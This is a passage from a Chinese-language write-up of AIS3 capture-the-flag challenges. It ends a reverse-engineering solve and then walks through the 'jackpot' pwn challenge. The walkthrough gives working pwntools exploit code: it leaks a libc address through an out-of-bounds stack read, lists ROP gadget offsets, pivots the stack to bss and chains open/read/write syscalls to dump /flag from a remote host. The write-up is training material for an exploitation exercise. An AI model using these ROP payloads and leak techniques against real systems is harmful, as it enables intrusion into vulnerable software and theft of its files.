a1[31] -= a1[34] + a1[16]
a1[16] -= a1[25] + a1[11]
a1[14] += a1[32] + a1[6]
a1[6] -= a1[10] + a1[41]
a1[2] -= a1[11] + a1[8]
a1[0] += a1[18] + a1[31]
a1[9] += a1[2] + a1[22]
a1[14] -= a1[35] + a1[8]

for i in range(43):
    print(chr(a1[i]%256),end='')

```

取得 flag 的畫面：

```

cps@cps:~/ais3/reverse/stateful$ python sol.py
[+] Starting local process '/usr/bin/cat': pid 1631
b'\x94\xca\xec3dT3y,\x82\xc4u_\xe4\x92\xf2;\xaf\x19\xef\xfaSL\xddjr_\rt@I\xf8\xdfESS\x0297\x9de\xcc}'
AIS3{ArE_you_@_sTATEfuL_Or_St@teLeSS_C7FeR}[*] Stopped process '/usr/bin/cat' (pid 1631)
cps@cps:~/ais3/reverse/stateful$

```

## pwn

### jackpot

- Flag : AIS3{JUST\_@\_e4Sy\_1NT\_0V3RFlow\_4nD\_Buf\_Ov3rFL0w}

### 解題流程與思路

解題過程：

1. 首先觀察可以發現，可以隨意得到 stack 某一個位置的值 `ticket_pool[number]`，然後可以 overflow stack `read(0, name, 0x100);`。

```

setvbuf(stdin, 0, 2, 0);
setvbuf(stdout, 0, 2, 0);
apply_seccomp();
char name[100];
unsigned long ticket_pool[0x10];
int number;
setvbuf(stdin, 0, 2, 0);
setvbuf(stdout, 0, 2, 0);
puts("Lottery!!");
printf("Give me your number: ");
scanf("%d", &number);
printf("Here is your ticket 0x%x\n", ticket_pool[number]);
printf("Sign your name: ");
read(0, name, 0x100);

```

2. gdb 開進去可以發現 main base 是固定的不用 leak，也就可以拿到回到 read 的 address、bss (vmmmap, jackpot.s) · 再來透過 `ticket_pool[number]` leak return address (`_libc_start_main`) · 即可算出 libc base，然後，dump 一下 stack (map.txt) · 並 overflow 最大限度出去並 dump (map\_after.txt) · 算一下可以 return address 之後可以用的空間，依舊不足三個 syscall、'/flag'。

```
libc_offset = 0x29d90
main_base = 0x000000000400000
read = 0x4013d4
bss = 0x0404000 + 0x600
r = remote('10.105.0.21', 12213)
r.recvuntil(b"Give me your number: ")
r.sendline(b'31')
r.recvuntil(b"Here is your ticket ")
libc_start_main = r.recvline().strip()
print("libc_start_main", libc_start_main)
libc_base = int(libc_start_main, 16) - libc_offset
print("libc_base", hex(libc_base))
r.recvuntil(b"Sign your name: ")
payload = b'A' * 0x100
r.send(payload.ljust(0x100, b'\x00'))
```

3. 取得 libc 的 base 後去找 gadget (libc\_gadget, libc.s) ·

```
#remote
#0x000000000045eb0 : pop rax ; ret
pop_rax_offset = 0x000000000045eb0
#0x00000000002a3e5 : pop rdi ; ret
pop_rdi_offset = 0x00000000002a3e5
#0x00000000002be51 : pop rsi ; ret
pop_rsi_offset = 0x00000000002be51
#0x0000000000904a9 : pop rdx ; pop rbx ; ret
pop_rdx_rbx_offset = 0x0000000000904a9
# 91316: 0f 05          syscall
# 91318: c3                ret
syscall_offset = 0x91316
pop_rax = libc_base + pop_rax_offset
pop_rdi = libc_base + pop_rdi_offset
pop_rsi = libc_base + pop_rsi_offset
pop_rdx_rbx = libc_base + pop_rdx_rbx_offset
syscall = libc_base + syscall_offset
```

4. 然後就可以開始 rop chain · 首先要先移駕 bss · 沒有 canary · 而 return address 前一個位置即是 leave 時 rbp 後跳到的地方。

```
payload = b'A' * (8 * 14)
rop = flat([bss,
            read])
payload += rop
r.send(payload.ljust(0x100, b'\x00'))
print("send payload")
r.recvuntil(b"You get nothing QQ")
```

5. 然再次回來 read，給 open 的 syscall，其中前面堆 overflow 的部分偷塞 'flag'。

```
payload = b'/flag'.ljust(8*14, b'\x00')
rop = flat([bss+0x200,
            pop_rax, 0x2,
            pop_rdi, 0x404590,
            pop_rsi, 0,
            pop_rdx_rbx, 0, 0,
            syscall,
            read])
payload += rop
r.send(payload.ljust(0x100, b'A'))
print("send payload")
r.recvuntil(b"You get nothing QQ")
```

6. 然後 read，這邊這次終於成功了，之前原本這樣跳的時候都會 crash (lab, hw)，但都有一些其他技巧可以不要跳這步，所以沒去處理 (像 read size 調大，或開 shell 等，原本這次也嘗試去找 mov edx, 來調 size)，最後終於發現原因是 call read 之類的 func stack 長出去會蓋到一些 stack，會用到一些我們寫在上面的值，而跳到奇怪的地方，或產生迴圈。因此 bss 的選擇其實也有技巧。

```
payload = b'A' * (8 * 14)
rop = flat([bss,
            pop_rax, 0x0,
            pop_rdi, 3,
            pop_rsi, bss - 0x200,
            pop_rdx_rbx, 0x100, 0,
            syscall,
            read])
payload += rop
r.send(payload.ljust(0x100, b'A'))
print("send payload")
r.recvuntil(b"You get nothing QQ")
```

7. 另外有發現，這次的 read 其實可以 pop rax 指定要寫的位置，不受限 rbp。隨然沒用到。

4013d4: 48 8d 45 90	lea	rax,[rbp-0x70]
4013d8: ba 00 01 00 00	mov	edx,0x100
4013dd: 48 89 c6	mov	rsi,rax
4013e0: bf 00 00 00 00	mov	edi,0x0
4013e5: e8 e6 fc ff ff	call	4010d0 <read@plt>

8. 最後 write 回來。

```

payload = b'A' * (8 * 14)
rop = flat([bss+0x200,
            pop_rax, 0x1,
            pop_rdi, 1,
            pop_rsi, bss - 0x200,
            pop_rdx_rbx, 0x100, 0,
            syscall,
            ])
payload += rop
r.send(payload.ljust(0x100, b'A'))
print("send payload")
r.interactive()

```

取得 flag 的畫面：

```

cps@cps:~/ais3/pwn/jackpot$ python sol.py
[+] Opening connection to 10.105.0.21 on port 12213: Done
libc_start_main b'0x7fb92697fd90'
libc_base 0x7fb926956000
debug
send payload
send payload
send payload
send payload
[*] Switching to interactive mode

You get nothing QQ
AIS3{JUST @_e4Sy_1NT_0V3RFlow_4nD_BuF_0v3rFL0W}\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00Segmentation fault
[*] Got EOF while reading in interactive

```